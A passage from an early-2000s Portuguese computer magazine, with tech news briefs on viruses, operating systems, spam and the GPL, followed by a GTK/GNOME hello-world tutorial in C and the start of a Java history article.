Só que os desenvolvedores resolveram dar um passo além: em vez de criar uma versão própria e à parte do Linux, decidiram transformar o projeto num módulo que opera quase da mesma forma que uma distribuição comum, ou seja, o SELinux agora se converteu em um add-on para Linux comum. Maravilha, não? Para quem estiver interessado, já há até mesmo uma versão Red Hat para o projeto, disponível no site SourceForge.net.



http://sourceforge.net/projects/selinux

Uma infame coroa

Klez é o vírus mais destrutivo da História

O Klez.H foi chegando devagarzinho, devagarzinho, e acabou conquistando o primeiro lugar. Segundo a fabricante de antivírus MessageLabs, ele é o mais destrutivo de toda a história da Web, ficando à frente de worms clássicos, como o Melissa e o ILOVEYOU.

A empresa tem um relatório com 775 mil páginas sobre o vírus, com relatos de todos os tipos, vindos de pessoas que tiveram seus computadores infectados. São mais de 20 mil mensagens por dia contendo este vírus, o que dá uma média de um Klez.H para cada 300 mensagens.

O pulo do gato do Klez é esconder a origem do ataque, escolhendo remetentes randomicamente a partir do catálogo de endereços da vítima. Além disso, ele muda constantemente sua linha de assunto e o texto que acompanha a mensagem, tornando difícil a sua identificação pelos usuários mais iniciantes.

Segundo a MessageLabs, o Klez, assim como o SirCam e outros, mostra que estamos frente a frente com uma nova geração de vírus, muito mais destrutiva que as antigas. Não dá mais pra não pensar em segurança ao operar um micro.



Ilustre desconhecido

HP lança sistema operacional próprio e anuncia compatibilidade com Linux



Se você acompanha as notícias sobre sistemas operacionais, com certeza, os termos Windows, DOS, Linux, Mac OS, FreeBSD, OpenBSD, Unix, etc. já não são novidade. Mas de HP-UX você já ouviu falar?

Não se espante se a resposta for "nunca", especialmente se você não trabalha diretamente com servidores de grande porte. O HP-UX, um sistema operacional desenvolvido pela HP, não é mesmo tão conhecido e funciona em máquinas equipadas com um processador igualmente pouco famoso, o PA-RISC.

A novidade, entretanto, está no fato de que a HP já anunciou o lançamento do sistema – denominado HP-UX 11i, versão 1.6 – para a família de chips Itanium 2, da Intel, esta bem mais conhecida. O Itanium 2 é segunda versão dos processadores de 64 bits da Intel, utilizados em servidores e em ambientes de cluster, e que prometem levar a capacidade de processamento às alturas.

Se ainda assim, você não está convencido do motivo que nos levou a colocar esta nota aqui, aí vai mais uma informação: o novo HP-UX conta com um kit que permite portar aplicações Linux, e a fabricante já disse que deve lançar uma versão totalmente compatível com o SO open source nos idos de 2003. E então, vale ou não vale a pena conhecê-lo?

P2P turbinado

Novo Morpheus tem downloads mais rápidos

Há muito tempo que as gravadoras e estúdios vêm tentando barrar o avanço dos softwares P2P. E não é para menos: é bem mais fácil recorrer a um KaZaA da vida para achar aquela música legal do que comprar um álbum inteiro, que, muitas vezes, não vale o preço que é cobrado.

E apesar de "idas e vindas" do Judiciário, a verdade é que o P2P segue firme e forte. Quer uma prova? As novas versões Morpheus (1.9 e 2.0), compatíveis com a rede do Gnutella e com o AIM (AOL Instant Messenger) e com a inclusão de um clube de compras – que captura o IP, portanto, cuidado!

O Morpheus 2.0, especialmente, promete downloads ainda mais rápidos, mais resultados nas buscas e correções de conexão. Coisa de fazer qualquer RIAA ficar com os cabelos em pé. As novas versões, entretanto, deixam de utilizar a FastTrack, rede acessada pelo KaZaA.

Win e Linux na parede

Vírus polimórfico invade os dois sistemas

A evolução dos vírus de computador vem deixando os usuários cada vez mais assustados. Depois de vírus que usam fake mail, escolhendo remetentes a partir do catálogo de endereços, como o Klez, agora inventaram uma praga polimórfica/metamórfica capaz de infectar computadores usando Windows e Linux.

Ele é o primeiro desse tipo a conseguir causar danos aos dois sistemas operacionais. Seu nome: Smile.D. Ele foi descoberto pela Symantec e usa técnicas de metamorfose, criptografia polimórfica e entry-point obscuring. Pode agir a qualquer momento depois que o arquivo for executado e atinge arquivos ELF (usados em Unix) e PE (encontrado nas principais versões da plataforma Win32).

O interessante é que ele não é um vírus destrutivo, apenas mostra mensagens em datas predeterminadas. Os responsáveis por ele são os membros do grupo 29A, mais precisamente um de seus integrantes, Mental Driller. Entre outras façanhas, eles já criaram o primeiro vírus para Windows e Linux, o Winux, e o primeiro para a plataforma .Net, o Donut.

Pequenino, mas extraordinário

IBM apresenta tecnologia de armazenamento que usa agulha e um pequeno plástico

Claro que não se trata de um pedaço plástico comum e de uma agulha comum. O polímero é um filme ultrafino do tamanho de um selo, enquanto a agulha, microscópica e superaquecida a mais de 390° C, faz microfuros com uma espessura 6 mil vezes menor que a de um fio de cabelo humano. A ausência ou presença dos furos representa a clássica seqüência binária de 0 e 1.

Você é capaz de imaginar que uma agulha e um pedaço de plástico podem ser usados para armazenar dados digitais e, mais, montar um dispositivo que chega à incrível capacidade de 1 TB? Pois esta é a promessa da *millipede* (miriápode, *"verme de muitas patas"*), uma nova técnica surgida da nanotecnologia que lembra, de certa forma, os antigos cartões perfurados utilizados nos primórdios da informática.

A novidade foi apresentada pela IBM, que aponta a tecnologia mecânica como eficiente em situações que não exijam desempenho muito alto, já que ela é mais lenta que a eletromagnética, utilizada atualmente. Acredita-se que em 2005 você já poderá comprar os superselos em qualquer loja por aí. Quem disse que ser pequeno e fino é problema?



Imagens: Reprodução

O fugitivo

Mr. Kimble pega quase dois anos de prisão

O universo hacker talvez seja um dos mais interessantes em termos de personagens "estranhos". Um deles, sem dúvida, é Kim Schmitz, o Mr. Kimble, conhecido por suas extravagâncias e por seu estilo um tanto atrevido de ser.

A autenticidade de Kimble como hacker já foi questionada convincentemente por alguns outros membros da elite digital, que o acusaram de ser uma fraude. Bem, se ele *é*, não cabe a nós dizer, mas uma coisa é certa: *fazer* fraudes parece ser sua especialidade.

Isto porque Kimble, recentemente, foi condenado a 20 meses de prisão pela Corte de Munique, na Alemanha. A acusação: fraudes na manipulação de ações on-line, que teriam rendido um lucro pessoal superior a US$ 1 milhão. O hacker teria usado informações privilegiadas para comprar ações a baixos preços e vendê-las, em seguida, por um valor bem maior. Ele ainda tentou fugir, mas foi capturado em janeiro de 2002 na Tailândia.



Mar de spam

Empresa manda 1 milhão de e-mails por dia



Uma empresa está sendo processada nos EUA depois de ter conseguido um índice que pode ser considerado um triste recorde: ela enviou cerca de 500 milhões de spams pela Internet, no espaço de tempo de apenas um ano, desde março de 2001.

Isso dá uma média de 1,3 milhão de e-mails enviados por dia! O processo acusa o diretor-executivo da MonserHut (a empresa em questão), Todd Pelow, e o diretor de tecnologia, Gary Hartl, de enviar anúncios falsos e de prestar serviços por e-mail que não foram solicitados pelos usuários.

Em outra ocasião, a empresa já havia sido suspensa de seu provedor, o Paetec, depois que a prática de spam foi descoberta.

Os consumidores se indignaram contra essa enxurrada de mensagens. Mais de 700 mil reclamações foram enviadas à empresa, pedindo a exclusão de seus cadastros, e muitos outros se queixaram também do provedor.

O procurador de Justiça de Nova Iorque, Eliot Spitzer, que está coordenando as investigações, quer não só condenar a MonsterHut, como também obrigá-la a divulgar como conseguiu os endereços de e-mail.

A ponte da segurança

Microsoft diz que vai deixar a Web segura

Pode muito bem ser mais fogo de palha vindo da Microsoft, mas o fato é que a empresa afirma que, agora sim, vai deixar os seus sistemas seguros. Ela está criando a TrustBridge, uma tecnologia que tem como objetivo algo nada fácil: tornar a Web um lugar com menos falhas a serem exploradas pelos hackers.

A TrustBridge é, segundo a Microsoft, uma evolução do que foi feito pela empresa em conjunto com a Verisign e a IBM, no consórcio WS-Security. As três companhias determinaram um padrão, chamado SOAP (Simple Object Acess Protocol), para tornar a troca de informações em sites de e-commerce mais segura. É uma preocupação atual da IBM o fato de que muitos usuários não preenchem cadastros de sites corretamente, com medo do mau uso dos seus dados. Por isso, a empresa é uma das que mais batalha por um ambiente Web mais confiável.

A nova tecnologia só chegará mesmo ao mercado durante o ano que vem. Ela está sendo desenvolvida para rodar em servidores Windows, o que nos faz perguntar: desse jeito, será possível que ela seja realmente segura?



Imagens: Reprodução

Linux, o mais vulnerável?


Só se for na lista da SecurityFocus

O site SecurityFocus publica uma relação do número de vulnerabilidades encontradas em cada sistema operacional, ao longo dos anos. Pois adivinhem quem ficou em primeiro lugar no ano de 2001? Windows? Não, nada disso, foi o Mandrake Linux 7.2, seguido por Red Hat 7.0, Mandrake Linux 7.1, Debian 2.2 e Solaris 8.0.

Calma, é claro que isso tem uma explicação. O Windows considera bugs como os do IE como parte do programa, e não do sistema. Os demais fazem diferente: consideram como parte do SO os programas com os quais são distribuídos. Senão, com certeza, o Windows ficaria em primeiro.


De qualquer forma, vale comparar os sistemas baseados em Unix e observar, especialmente, o número de bugs das versões mais recentes. No placar geral, Red Hat, Mandrake, Solaris e Debian estão atrás, com Mac OS, TurboLinux, Conectiva e BeOS apontados como alguns dos mais seguros.

Além disso, é interessante notar como o número de novas vulnerabilidades vem crescendo a cada ano. De menos de 50, em 98, elas já passam de 150 por ano, segundo a SecurityFocus.



Debaixo de sete palmos

Norueguês leva senha para o túmulo




Sabe quando você conta um segredo para um amigo (ou amiga) e pede que ele leve aquilo para o túmulo? Pois é, tem gente que segue isso à risca. Foi o caso do administrador do banco de dados do Centro de Linguagem e Cultura Ivar Aasen, na Noruega.

O Centro é um museu construído em homenagem a Aasen, considerado o fundador do norueguês moderno. Desde sua fundação, a instituição recebeu milhares de doações de livros e documentos, que foram catalogados e registrados no banco de dados, visando disponibilizar o acesso aos interessados. Tudo ia bem, até que o especialista que auxiliou na doação e arquivamento morreu e levou a senha de acesso consigo.

Foi então que o diretor do museu, Ottar Grepstad, fez um apelo curioso no rádio: solicitou a ajuda dos hackers para descobrir a senha perdida. Funcionou: o sueco Joakim Eriksson, no melhor estilo da elite, conseguiu quebrar a senha em apenas cinco horas, impedindo o museu – e Ivar Aasen – de cair no esquecimento.

Especialistas em bobagem

Grupo financiado pela Microsoft ataca a GPL



Um pretenso grupo de especialistas da Instituição Alexis de Tocqueville publicou recentemente um trabalho analisando a GPL. O que se pode dizer do documento? Simplesmente um lixo.

Segundo o site Security Focus, o grupo é financiado pela Microsoft. Essa informação nos permite entender as opiniões ridículas apresentadas no relatório, um completo amontoado de mentiras e meias-verdades.

Para começar, ele foca principalmente a questão econômica, qualificando Richard Stallman como um autor de "crimes contra o comércio". À parte esta bobagem, eles sustentam que o código aberto facilita a ação de invasores, e que os programas proprietários são, por isso, mais seguros. Podemos ver como isso é verdade com a quantidade de bugs no IE...

Outro problema: os "experts" esqueceram de falar sobre a diferença de tempo na publicação de patches em um e outro sistema de licença.

Felizmente, esse tipo de discurso não convence mais ninguém. A Microsoft pode continuar se debatendo, mas quem entende mesmo do assunto sabe: a GPL veio para ficar. É irreversível.


Pacto polêmico

Empresas desafiam a GPL

Quatro das maiores distribuições Linux do mundo se uniram para criar uma versão integrada do sistema operacional open source, chamada UnitedLinux. Estão na empreitada a Caldera, a SuSE, a TurboLinux e a brasileira Conectiva.

Aparentemente, isso vai trazer mais força para a comunidade Linux, mas não é assim tão simples. Na verdade, trata-se de um movimento natural dessas empresas, que se tornaram muito fortes economicamente dentro desse mercado. Das maiores, apenas a Red Hat ficou de fora.

Mas há que se tomar cuidado com as advertências de Mr. Stallman: durante o anúncio do projeto, foi dito que os códigos-fonte estariam livres para download, mas não foi revelado em que circunstâncias isso será feito. Além disso, os binários não estarão livres para download e os usuários serão impedidos de mudar o código e criar, com isso, uma marca própria. Havia até a possibilidade de cobrarem licença por computador. Com essas restrições, corre-se o risco de fundar o lado Windows do Linux.



PROGRAMAÇÃO EM GTK/GNOME

Como desenvolver interfaces gráficas para Linux

por Arx Cruz
engenheirossa@yahoo.com.br

O GTK (GIMP Tool Kit ou Kit de Ferramentas do GIMP) foi inicialmente escrito para ser utilizado no GIMP (programa gráfico super conhecido no mundo linux), licenciado pela GPL, o que faz dele uma ferramenta livre para os programadores.

Segundo a filosofia do software livre, que é compartilhar, muitos programadores viram que o GTK era uma ferramenta muito versátil e que poderia fornecer uma camada de abstração muito grande entre o programador e o sistema de janelas (X-window), possibilitando fazer programas GUI (interface gráfica) mais facilmente, poupando, assim, muito tempo.

Para se ter uma idéia do poder do GTK/GNOME, basta saber que a grande maioria dos programas para Linux é feita com base nessa ferramenta – entre elas, podemos citar o gerenciador de janelas GNOME (GNU Network Object Model Enviroment), que faz parte do projeto de software gratuito GNU.

Com o GTK/GNOME foi possível criar um ambiente desktop completo e fácil de ser usado, além de um poderosíssimo framework de aplicativos para quem desenvolve softwares.

As vantagens

Uma das vantagens de se programar em GTK/GNOME é a grande variedade de linguagens de programação que ele suporta. Dentre elas, podemos citar C, C++, Perl, Java, Pascal e muitas outras, o que significa que o programador em Pascal, por exemplo, pode tranqüilamente aprender a programar em GTK/GNOME, sem ter muita dificuldade, usando os seus conhecimentos em Pascal. O mesmo acontece com as outras linguagens que são suportadas.

O GTK/GNOME é independente do gerenciador de janelas, ou seja, além da sua interface própria e amigável, ele é alta-




Imagem: Reprodução

mente configurável e personalizável, com menus pré-configurados e com um layout intuitivo e ícones atraentes, e fornecendo, ainda, dicas para os gerenciadores de janelas compatíveis, podendo, assim, interagir apropriadamente com os recursos do GNOME, como é o caso do painel.

Possui um poderoso layout de containers que é um widget que pode conter outros containers, ou botões, textbox, etc.

O GTK/GNOME é bem leve e é suportado por várias plataformas de sistema operacional diferentes, como Windows, Solaris e BeOS.

Resumo

Resumindo toda a história do GTK/GNOME, essa poderosa ferramenta é um toolkit que oferece uma interface amigável para criação e gerenciamento de widgets (botões, caixas de texto, etc.)

Antes de começar a programação em GTK/GNOME

Antes de começarmos a programar em GTK/GNOME, vamos conhecer algumas partes que serão importantes para entender a programação em GTK/GNOME. É importante salientar que tomaremos por base a programação em C, que é a linguagem em que a maioria dos programas é escrita.

Biblioteca glib

O GTK/GNOME possui a biblioteca glib, que fornece recursos de suporte para programadores em C, como funções de memória e armazenamento de dados, e funções aperfeiçoadas da biblioteca-padrão do C e do sistema. Não vamos entrar muito no assunto sobre a glib, mas, para quem se interessar, existe uma discussão completa sobre esta biblioteca em *www.gtk.org*.

Tipos de primitivas da glib

A biblioteca glib possui tipos próprios de primitivas, de comprimento estabelecido, juntamente com novos tipos de ponteiros boolean, string e void, como se segue na tabela abaixo:

TIPO	DESCRIÇÃO
gint8, gint16, gint32	Inteiro de comprimento estabelecido
gboolean	Tipo boleano TRUE e FALSE
gint	Equivalente a int
gshort	Equivalente a short
gchar	Equivalente a char
gfloat	Equivalente a float
gdouble	Equivalente a double
gpointer	Equivalente a pointer

Widget

O widget (bugiganga) é o termo usado no X-window para designar qualquer elemento de interface com o usuário, como janelas, botões ou qualquer coisa que o programador venha a precisar. Os objetos (ou widgets) do GTK/GNOME derivam da classe-base GtkWidget.

Container

Como já foi dito antes, um container é um widget que pode conter fisicamente outros widgets, ou seja, ele serve para adicionar widgets a outro widget – por exemplo: colocar um botão em uma janela ou colocar um texto em um botão, e assim por diante.

Sinais

Os sinais são as respostas para as ações dos usuários, como por exemplo, quando se clica em um botão, ele envia um sinal para uma função, para que esta seja executada.

Resumindo

Em resumo, o GTK/GNOME é apenas uma espécie de "interface" para o programa; é como se fosse a roupa que o programa vai vestir. O código em si pode ser escrito em qualquer linguagem suportada pelo GTK.

Uma observação importante é que o programador que estiver disposto a programar em GTK deve ter sempre à mão o manual do GTK, que pode ser baixado no site do *www.gtk.org*. Mesmo em inglês, é sempre um bom guia de consulta e, para qualquer dúvida, também é possível dar uma olhada nos arquivos de cabeçalhos (aqueles ponto.h que ficam no /usr/include/gtk).

Instalando o GTK

Geralmente, a maioria das distribuições instala as bibliotecas GTK automaticamente, pois a maior parte dos programas depende dela. No entanto, se você não tiver certeza, basta digitar no console:

Para distribuições baseadas no Red Hat ou que usem o rpm:

~#: rpm –q lgrep gtk

Se nada aparecer, é sinal de que o pacote não está instalado. Então você deverá instalar os pacotes **gtk+-1.2.versão.rpm** e **gtk+-1.2.versão-devel**.

Para debian:

~#: dpkg –l lgrep gtk

Se nada aparecer, é sinal de que o gtk não está instalado.

~# apt-get install gtk

Pronto, agora você está apto a programar em GTK/GNOME.

Programação em GTK/GNOME

Vamos passar para a programação propriamente dita, usando a linguagem C, que é uma das mais utilizadas.

Hello World

O nosso primeiro programa é o hello world, programa que todo o iniciante em programação já fez um dia.

```
1 – #include <gtk/gtk.h>
2 – gint main (gint argc, gchar *argv[])
3 – {
4 – GtkWidget *window;
5 – GtkWidget *label;
6 – GtkWidget *vbox;
7 –
8 – gtk_init (&argc, &argv);
9 –
10 – window = gtk_window_new(GTK_WINDOW_TOPLEVEL);
```

```
11 – vbox = gtk_vbox_new(TRUE, 10);
12 – label = gtk_label_new("hello world");
13 –
14 – gtk_box_pack_start(GTK_BOX(vbox), label, FALSE, FALSE, 0);
15 –
16 – gtk_container_add(GTK_CONTAINER(window), vbox);
17 – gtk_window_set_title(GTK_WINDOW(window), "Título");
18 –
19 – gtk_widget_show_all(window);
20 –
21 – gtk_main();
22 –
23 – return 0;
24 – }
```

Agora vamos ver o que cada linha representa, voltando a lembrar que o que estamos vendo é apenas uma introdução à programação. Se o leitor quiser se aprofundar, é necessário freqüentar listas de discussão, chats e ler um bom livro (pena que a maioria seja em inglês).

Na primeira linha, temos o arquivo de cabeçalho, que provê as funções do GTK (widgets, signals, etc.), e ele é necessário para o programa funcionar.

Na terceira linha, temos a função principal do programa, que é onde a mágica toda funciona, ou seja, é a função que o programa chama quando inicia.

As linhas quatro, cinco e seis são chamadas para os widgets, window, vbox e label (janela principal do programa, o espaço que conterá o label e o label que conterá algum texto).

A oitava linha conterá o nome e a versão do programa.

Nas linhas dez, onze e doze estão as funções que determinam o tipo de widget que cada uma das linhas quatro, cinco e seis serão (para saber mais sobre cada tipo de widget, consulte o manual do GTK e os arquivos de cabeçalhos).

Na linha quatorze vemos a função que inicializa o vbox, adicionando a ele o widget label. É importante saber que todos os widgets contidos em uma janela deverão estar contidos em um vbox (vertical), um hbox (horizontal) ou em um table (vertical e horizontal juntos) e que esses widgets podem conter outros do mesmo tipo (um vbox pode conter outro vbox, por exemplo).

A linha dezesseis adiciona o vbox ao widget window (que, no caso, é o widget principal). Note que não é necessário adicionar o label, pois o próprio já foi adicionado no vbox. Portanto, tudo o que foi adicionado no vbox será automaticamente adicionado no window.

A linha dezessete seta o título do widget window (lembre-se que o título tem que estar entre aspas).

A linha dezenove é uma função que faz o programa mostrar todos os widgets na tela do computador (ele mostra todo o conteúdo de window, que é o widget entre parênteses. Como o window contém o vbox que contém o label, os mesmos também são mostrados).

E, por último, a linha 21 chama a função gtk_main, que deve estar contida em todos os programas GTK.

Feito isso, vamos salvar o arquivo com o nome de hello.c (ou qualquer outro nome que você desejar) e vamos compilar com o seguinte comando:

gcc 'gtk-config –libs –cflags' –o hello hello.c

e execute o programa:

./hello




Imagem: Reprodução

O GTK/GNOME é o preferido entre os usuários mais antigos

MERGULHANDO DE CABEÇA NO JAVA



por Wagner Pequeno
wagnerpequeno@terra.com.br

Em dezembro de 1990, o Projeto Green foi iniciado pela Sun Microsystems para identificar e desenvolver produtos para a nova informática. Os convocados para iniciar este trabalho foram Patrick Naughton, Mike Sheridan e James Gosling. Um dos subprodutos, e certamente o de maior sucesso, deste projeto foi o Java.

O projeto desenvolveu um protótipo chamado Star7, que era um handheld com a seguinte configuração: LCD 5" color touchscreen input, 5:6:5 color hardware double buffered NTSC framebuffer, conexão de rede sem fio de 900 MHz, entrada para cartão PCMCIA, áudio multimídia codec e uma interface de suprimento/bateria de energia poderosa.

Um ponto interessante do Star7 é que ele tinha

como sistema operacional uma versão de Unix que rodava com menos de 1 MB. Esta versão continha os drivers para os cartões PCMCIA, software para rádio, interação com o touchscreen e arquivos de sistema para FLASH RAM.

A linguagem escolhida para o desenvolvimento de aplicações foi o Java. Inicialmente chamada de Oak – carvalho, em inglês –, teve seu nome substituído devido à existência, na época de seu registro, de uma linguagem com este nome. Tornou-se Java quando o grupo de desenvolvimento se reuniu, após saber que o nome não caberia, para tomar um café, café da ilha de Java.

O projeto Green começou a passar por dificuldades e foi finalizado. Com a decisão de finalizar o projeto, decidiu-se que o Java seria disponibilizado gratuitamente para a comunidade de informática. Este passo fez com que a popularização do Java acontecesse de forma acelerada e contasse com diversos colaboradores anônimos.

O Java foi apresentado à comunidade de informática em maio de 1995. Neste momento, a Internet despontava como o principal produto de informática, prometendo revoluções e necessitando se tornar mais interessante. O Java cobriu a lacuna da dinamicidade como uma luva e, deste momento em diante, a ligação Java-Internet não se separou mais.

Arquitetura do Java

Conforme descrição do documento da Sun, o Java é uma linguagem simples, orientada a objetos, distribuída, interpretada, robusta, segura, de arquitetura neutra, portável, de alta performance, que permite várias linhas de execução e dinâmica.

O fato de a linguagem ser de arquitetura neutra foi outro ponto de popularização. A Internet, com a inclusão de novos recursos, passou a ser um ambiente híbrido, onde sistemas operacionais coexistem para atender softwares de diferentes empresas. Isso tornou o Java ainda mais poderoso, pois a aplicação desenvolvida é executada, sem recompilação, em qualquer sistema operacional que possua a máquina virtual.

O JDK, Java Development Kit, é o pacote criado para que os profissionais possam desenvolver aplicações com Java. Este kit contém o compilador, um debugger, o pacote de classes-padrão da linguagem, um visualizador de applets, um gerador de documentação, um compactador de classes, um desassemblador, um conversor de código para internacionalização e um utilitário para compatibilização com a linguagem C. Este pacote é gratuito e está disponível para download no site da Sun.

O ambiente de desenvolvimento

O entendimento do ambiente Java típico mostra bem como a linguagem funciona.

Um programa Java passa por cinco fases para ser executado: edição, compilação, carga, verificação e interpretação.

